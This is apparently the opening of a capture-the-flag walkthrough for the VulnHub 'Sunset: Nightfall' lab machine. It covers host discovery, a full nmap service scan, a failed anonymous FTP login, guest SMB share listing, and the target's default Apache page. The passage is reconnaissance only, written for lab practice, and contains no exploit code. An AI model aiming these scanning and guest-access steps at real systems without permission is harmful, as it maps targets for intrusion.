
Nightfall

VM url: https://www.vulnhub.com/entry/sunset-nightfall,355/


Netdiscover



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:98:42:eb      1      60  PCS Systemtechnik GmbH
 10.0.2.5        08:00:27:9b:19:5e      1      60  PCS Systemtechnik GmbH
```


Nightfall : 10.0.2.5

Edit /etc/hosts file to include nightfall




```
127.0.0.1       localhost
127.0.1.1       kali
10.0.2.5        nightfall.local

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
```

Nmap results




```
root@kali:~# nmap -A -sC -sV -p- 10.0.2.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-08 22:24 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00028s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         pyftpdlib 1.5.5
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.0.2.5:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 a9:25:e1:4f:41:c6:0f:be:31:21:7b:27:e3:af:49:a9 (RSA)
|   256 38:15:c9:72:9b:e0:24:68:7b:24:4b:ae:40:46:43:16 (ECDSA)
|_  256 9b:50:3b:2c:48:93:e1:a6:9d:b4:99:ec:60:fb:b6:46 (ED25519)
80/tcp   open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.5.5-10.3.15-MariaDB-1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.15-MariaDB-1
|   Thread ID: 13
|   Capabilities flags: 63486
```



```
Host script results:
|_clock-skew: mean: 1h20m01s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: NIGHTFALL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: nightfall
|   NetBIOS computer name: NIGHTFALL\x00
|   Domain name: nightfall
|   FQDN: nightfall.nightfall
|_  System time: 2019-09-08T22:25:27-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-09-09T02:25:27
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.28 ms 10.0.2.5
```


Enumeration

Anonymous guest ftp access is not allowed.




```
ftp> user anonymous
331 Username ok, send password.
Password:
530 Anonymous access not allowed. Disconnecting.
Login failed.
ftp> 
```

Listing SMB shares



```
root@kali:~# smbclient  -L //nightfall.nightfall -U guest -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            NIGHTFALL
root@kali:~# 
```

Default www directory



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

